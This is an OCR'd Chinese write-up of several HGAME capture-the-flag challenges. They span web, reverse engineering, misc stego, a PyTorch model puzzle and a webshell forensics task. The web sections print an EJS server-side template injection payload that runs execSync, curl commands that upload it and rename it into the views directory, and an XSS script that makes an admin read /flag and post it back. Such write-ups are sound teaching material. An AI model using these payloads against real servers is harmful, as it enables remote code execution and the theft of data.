
题目描述：

不安全 | 正在勘探中 | 实体数量已知

> 你来到了一处似曾相识的场景，但你想不起来这是什么。 你头疼欲裂，想要找到一个出口，却发现前路上只有无尽的光点，还有看起来像是结束乐队的四个小不点，向你缓缓走来.

祝你好运，朋友。

做题流程：




在game.js代码中找到分数变量

```
_SCORE = 0x0;
```

然后在控制台中重新赋值超过10000，然后游戏结束即可得到：

```
haepaiemkspretgm{rtc_ae_efc}
```

随波逐流搜索hgame：



Level 47 BandBomb

题目描述：

不安全 | 正在勘探中 | 少量实体

两位不愿透露姓名的消息灵通人士为我们带来了关于 Level 47 的信息

> Level 47 呈现为无限延伸的工业化档案库。

> 其钢架结构的天花板上悬挂着数以千计的荧光灯管，持续发出60赫兹的低频嗡鸣。空气中悬浮的灰尘在冷白光下清晰可见，混合着腐朽牛皮纸、油墨挥发物与某种类似海藻的腥涩气息。
>
> 所有文件柜均呈现被系统性清空的异常状态，抽屉内部仅残留着零星的纸纤维与无法辨识的碳化墨痕。
>
> 值得注意的是，约每间隔27米会出现一组保存完好的舞台人偶残骸，其肢体被琴弦缠绕，空洞的眼窝镶嵌着微型聚光灯。
>
> 这些残骸周围散落着乐谱碎片，经声谱分析显示其频率组合能诱发轻度谵妄。
>
> 入口清晰可见，出口亦然。文件室的“建立者”似乎只会饰演剧本，但是如此已然足够。

（文档最后附有手写批注：他们仍在演出，观众席永远空缺，舞台永不落幕。）

“我，毋畏死亡。 “

“如今我成了Mortis，乐队的毁灭者”

题目附件：

```
const express = require('express');
const multer = require('multer');
const fs = require('fs');
const path = require('path');

const app = express();

app.set('view engine', 'ejs');

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(express.json());

const storage = multer.diskStorage({
  destination: (req, file, cb) => {
    const uploadDir = 'uploads';
    if (!fs.existsSync(uploadDir)) {
      fs.mkdirSync(uploadDir);
    }
    cb(null, uploadDir);
  },
  filename: (req, file, cb) => {
    cb(null, file.originalname);
  }
});

const upload = multer({
  storage: storage,
  fileFilter: (_, file, cb) => {
```


```
29      try {
30        if (!file.originalname) {
31          return cb(new Error('无效的文件名'), false);
32        }
33        cb(null, true);
34      } catch (err) {
35        cb(new Error('文件处理错误'), false);
36      }
37    }
38  });
39
40  app.get('/', (req, res) => {
41    const uploadsDir = path.join(__dirname, 'uploads');
42
43    if (!fs.existsSync(uploadsDir)) {
44      fs.mkdirSync(uploadsDir);
45    }
46
47    fs.readdir(uploadsDir, (err, files) => {
48      if (err) {
49        return res.status(500).render('mortis', { files: [] });
50      }
51      res.render('mortis', { files: files });
52    });
53  });
54
55  app.post('/upload', (req, res) => {
56    upload.single('file')(req, res, (err) => {
57      if (err) {
58        return res.status(400).json({ error: err.message });
59      }
60      if (!req.file) {
61        return res.status(400).json({ error: '没有选择文件' });
62      }
63      res.json({
64        message: '文件上传成功',
65        filename: req.file.filename
66      });
67    });
68  });
69
70  app.post('/rename', (req, res) => {
71    const { oldName, newName } = req.body;
72    const oldPath = path.join(__dirname, 'uploads', oldName);
73    const newPath = path.join(__dirname, 'uploads', newName);
74
75    if (!oldName || !newName) {
```

```
      return res.status(400).json({ error: ' ' });
    }

    fs.rename(oldPath, newPath, (err) => {
      if (err) {
        return res.status(500).json({ error: ' ' + err.message });
      }
      res.json({ message: ' ' });
    });
  });

  app.listen(port, () => {
    console.log(`服务器运行在 http://localhost:${port}`);
  });

```

做题流程：

上传一个文件 rename重命名到node_modules下面，然后render触发。

https://hackerpoet.com/index.php/archives/1157/



不知道为什么，没能目录穿越rename成功

构造恶意ejs文件

<%- global.process.mainModule.require('child_process').execSync('ls /') %>

上传恶意文件

curl -X POST -F "file=@exploit.ejs" http://node1.hgame.vidar.club:32400/upload

重命名

curl -X POST -H "Content -Type: application/json" -d '{"oldName":"exploit.ejs", "newName":"../views/mortis.ejs"}' http://node1.hgame.vidar.club:32400/rename

能打进去，ls /下没看到flag文件，可能在环境变量里？果然在环境变量里

Level 69 MysteryMessageBoard

题目描述：

在一个昏暗的空间里，存在着一块神秘的留言板，挂在虚拟墙壁上，仿佛可以窥见外界的光明。每一条信息都能带来不同的后果，但它们都被一个神秘的管理者所审视，这位管理者决定了谁能够通过这扇门，谁将永远被困在这片虚拟的牢笼中。

这块留言板被某种看不见的力量所控制，留言的内容似乎会触发某种仪式，每个输入的字符都充满了未知的能量。输入者的每一句话，都可能成为被审视的焦点，甚至引发一种奇异的变化，仿佛信息的力量能够改变现实，带着留言者穿越虚拟与真实的边界。

这块留言板上的秘密，正等待着被揭开

（容器内端口为8888）

做题流程：

扫出来了一个/admin

爆破得到shallot的密码，留言板写xss，再访问/admin，回到/ 刷新页面就行

```
payload: <script>
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.withCredentials = true;

    xmlhttp.onreadystatechange = function() {
        if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
            var flagData = xmlhttp.responseText; // 获取 FLAG
            var flagBase64 = btoa(flagData); // Base64 编码（防止特殊字符导致请求失败）

            // 构造 FormData
            var formData = new FormData();
            formData.append("comment", "FLAG: " + flagBase64); // 让 admin 以留言的方式提交 FLAG

```

```
            // 发送留言请求
            var xmlhttp2 = new XMLHttpRequest();
            xmlhttp2.open("POST", "/", true);
            xmlhttp2.withCredentials = true;
            xmlhttp2.send(formData);
        }
    };

    xmlhttp.open('GET', '/flag', true);
    xmlhttp.send();
</script>

```

Reverse:

Compress dot new

算法逆向

题目描述：

有时候逆向工程并不需要使用非常复杂的工具：一人、一桌、一电脑、一记事本、一数字帮手足矣。

附件备用链接：https://1drv.ms/u/c/a62edaf3b21e7091/ETgNGWjXMyRArwzcTurWXvAB-b6CiC2sK_CU0l6LeSjDtA?e=4%3ay07Jgn

做题流程：

- 经查，nu语言是 NuShell 使用的一种编程语言，语法与 Rust 类似：

```
// To ASCII index list
def "into b" [] {
    let arg = $in;
    0..(( $arg | length ) - 1) | each {
        | i | $arg | bytes at $i..$i | into int
    }
};

def gss [] {
    match $in {
        {s:$s,w:$w} => [$s],
        {a:$a,b:$b,ss:$ss,w:$w} => $ss
    }
};

def gw [] {
    match $in {
```

```
        {s:$s,w:$w} => $w,
        {a:$a,b:$b,ss:$ss,w:$w} => $w
    }
};

def oi [v] {
    match $in {
        [] => [$v],
        [$h,..$t] => {
            if $v.w < $h.w {[$v,$h] ++ $t}
            else {[$h] ++ ($t|oi $v)}
        }
    }
};

def h [] {
    match $in {
        [] => [],
        [$n] => $n,
        [$f,$sn,..$r] => {
            $r|oi {a:$f,b:$sn,ss:(($f|gss) ++ ($sn|gss)),
                w:(($f|gw) + ($sn|gw))} | h
        }
    }
};

def gc [] {
    def t [nd, pth, cd] {
        match $nd {
            {s:$s,w:$_} => ($cd|append {s:$s,c:$pth}),
            {a:$a,b:$b,ss:$_,w:$_} => {t $b ($pth|append 1) (t $a
($pth|append 0) $cd)}
        }
    };

    t $in [] []|each {|e|{s:$e.s,cs:($e.c|each {|c|$c|into string}|str join)}}
};

def sk [] {
    match $in {
        null => null,
        {s:$s,w:$_} => {s:$s},
        {a:$a,b:$b,ss:$_,w:$_} => {a:($a|sk),b:($b|sk)}
    }
};

def bf [] {
```

```
    $in | into b | reduce -f (0..255 | reduce -f [] { | i, a | $a | append 0 }) {
        | b, a | $a | update $b (($a|get $b) + 1)
    } | enumerate | filter { | e | $e.item > 0} | each {
        | e | { s:$e.index, w:$e.item }
    }
};

def enc [cd] {
    $in | into b | each {
        | b | $cd | filter { | e | $e.s == $b } | first | get "cs"
    } | str join
};

def compress []: binary -> string {
    let t = $in | bf | h;

    [($t | sk | to json --raw), ($in | enc ($t | gc))] | str join "\n"
}

// source compress.nu; open ./flag.txt --raw | into binary | compress | save enc.txt
```

- 主要功能：构建一个霍夫曼树
- 反推出原字符串的脚本：

```
huffman_tree_json = {"a":{"a":{"a":{"a":{"a":{"s":125},"b":{"a":{"s":119},"b":{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":{"a":{"s":101},"b":{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":{"s":13}},"b":{"s":32}},"b":{"a":{"s":115},"b":{"s":116}}}},"b":{"a":{"a":{"a":{"a":{"a":{"s":46},"b":{"s":48}},"b":{"a":{"a":{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":{"s":68},"b":{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b":{"a":{"s":98},"b":{"s":99}}},"b":{"a":{"a":{"s":49},"b":{"s":51}},"b":{"s":97}}}},"b":{"a":{"a":{"a":{"s":117},"b":{"s":118}},"b":{"a":{"a":{"s":112},"b":{"s":113}},"b":{"s":114}}},"b":{"a":{"a":{"s":108},"b":{"s":109}},"b":{"a":{"s":110},"b":{"s":111}}}}}}  # 霍夫曼树JSON
encoded_text =
"0001000111011111101001000001110001011100010011100011000010001011100111001001101101010111101110110011010001110110100111011111011101101100111101100111100111101101110111011010110011110110011110001110011101111000011001100001011011101100011100100101001110010111001111000011000101001010000000100101000100010011111111011001011101010100011110100011011000111010101101001111111100111111110110101011000011011101011111101001001111001000101101011111111111001100010101011011100100111110001101101011011110100000111101000001101101010110001111110001101010010111000000
```

```
    1101111000000100101000100010111000111001110010111010111110001010101101011110000011100111100011100101110101111100010110101110000010100000010110001111011100011101111101010100100111010111001000111100100101101111011101110101111101100011110101010111001000101110010010111000101101010000111010100010111101010011000111010101110110001101101100001101000000101100011101111111110001010101011100000"  # 编码数据

# 构建霍夫曼树
def build_tree(node):
    if "s" in node:
        return node["s"]
    return {
        "left": build_tree(node["a"]),
        "right": build_tree(node["b"])
    }

huffman_tree = build_tree(huffman_tree_json)

# 解码函数
def huffman_decode(encoded_text, huffman_tree):
    decoded_text = []
    node = huffman_tree
    for bit in encoded_text:
        node = node["left"] if bit == '0' else node["right"]
        if isinstance(node, int):  # 到达叶节点
            decoded_text.append(chr(node))
            node = huffman_tree  # 重置到根节点
    return ''.join(decoded_text)

# 解码
decoded_text = huffman_decode(encoded_text, huffman_tree)
print(decoded_text)
```

- 运行后得到flag:

```
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
```

Misc:

Hakuya Want A Girl Friend

基本misc+隐写

题目描述：

又到了一年一度的HGAME了，遵循前两年的传统，寻找（献祭）一个单身成员拿来出题🥵🥵。

前两年的都成了，希望今年也能成🙏。

做题流程：

- 文本文件打开发现是十六进制，转换后得到一个提示损坏的zip压缩文件

```
Archive:  hky.zip
  End-of-central-directory signature not found.  Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
note:  hky.zip may be a plain executable, not an archive
unzip:  cannot find zipfile directory in one of hky.zip or
        hky.zip.zip, and cannot find hky.zip.ZIP, period.
```

- 使用十六进制编辑器查看，发现文件的后半部分是顺序反转的png文件，处理后提取
- 检查图像，发现IHDR中的高度被修改，利用CRC爆破出正确的宽高为 `576x779`

- 猜测为压缩包密码，解压出文本文件的内容即为flag

Level 314 线性走廊中的双生实体

人工智能-pytorch

题目描述：

观测记录 Level 314 线性走廊中的双生实体

实体编号： Model.pt
危险等级： Class Ψ（需特殊条件激活）

描述： 在Level 314的线性走廊中发现了一个异常实体，表现为一个固化神经网络模块（Model.pt）。

观测协议：

1. 使用标准加载协议激活实体：

```
entity = torch.jit.load('Model.pt')
```

准备一个形状为[[redacted]，[redacted]]的张量，确保其符合“[redacted]/[redacted]稳定态”条件。

将张量输入实体以尝试激活信息：

```
output = entity(input_tensor)
```

警告：

- 输入张量的现实稳定系数（atol）必须≤1e-4，否则可能导致信息层坍缩。
- 避免使用随机张量，这可能导致虚假信号污染。

附录：

- 该实体似乎使用了相位偏移加密和时间错位加密。
- 建议在M.E.G.监督下进行操作，以防止信息层的不稳定扩散。

做题流程：

首先因为线性走廊，可以猜是一个[1,xx]的线性张量，随便输一个跑一下就可以看到报错，期望是10的长度，所以张量为[1,10]。还要求一个标准化，可以猜是0/1标准化

安全层期望线性层的输出均值是0.31415, atol<=1e-4, 这在报错中也能看到

```
 File "code/__torch__.py", line 29, in forward
  def forward(self: __torch__.SecurityLayer,
    x: Tensor) -> Tensor:
    _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001)
         ~~~~~~~~~~~~~~ <--- HERE
    if _0:
      _1 = annotate(List[str], [])
```

题目内容提示监督，可能是要钩子，所以尝试把线性层的参数薅出来，然后用梯度下降跑出一个合适的解

```
import torch
entity = torch.jit.load('entity.pt').float()

# 提取第一层参数
```

```python
linear1_weight = entity.linear1.weight.detach()  # shape [10, 10]
linear1_bias = entity.linear1.bias.detach()      # shape [10]
print(linear1_weight)
print(linear1_bias)
# 目标: 使 linear1 的输出均值 ≈ 0.31415
target_mean = 0.31415

# 构造输入张量 (需满足 0/1 稳定态)
n = 1
length = 10
x = torch.randn(n, length).float()
x = (x - x.mean()) / x.std()  # 初始标准化

# 计算当前 linear1 输出的均值
current_output = x @ linear1_weight.T + linear1_bias
current_mean = current_output.mean().item()

# 计算需要调整的梯度方向
delta = target_mean - current_mean

# 通过梯度下降优化输入
x.requires_grad_(True)
optimizer = torch.optim.Adam([x], lr=1e-3)

for step in range(500):
    optimizer.zero_grad()
    output = x @ linear1_weight.T + linear1_bias
    loss = (output.mean() - target_mean).abs()
    loss.backward()
    optimizer.step()

    # 强制保持 0/1 稳定态
    x.data = (x.data - x.data.mean()) / x.data.std()

    if loss.item() < 1e-5:
        print(f"优化成功! 步数: {step}")
        break

# 验证输入条件
assert torch.allclose(x.mean(), torch.tensor(0.0), atol=1e-4)
assert torch.allclose(x.std(), torch.tensor(1.0), atol=1e-4)

output = entity(x)
print(output)

#Hidden: flag{s0_th1s_1s_r3al_s3cr3t}
```

Computer cleaner

取证+分析

题目描述：

小明的虚拟机好像遭受了攻击，你可以帮助他清理一下他的电脑吗

1. 找到攻击者的webshell连接密码
2. 对攻击者进行简单溯源
3. 排查攻击者目的

做题流程：

- 找到 `var/www/html/uploads/shell.php`，得到第一段flag： `hgame{y0u_`
- 根据 `html` 目录下的 `upload_log.txt` 日志文件找到主目录 `Documents/flag_part3` 中的第三段flag： `_c0mput3r!}`
- 第二段在哪里？访问上述日志中的ip地址：

```
Are you looking for me
 Congratulations!!!

 hav3_cleaned_th3
```

- 得到总flag： `hgame{y0u_hav3_cleaned_th3_c0mput3r!}`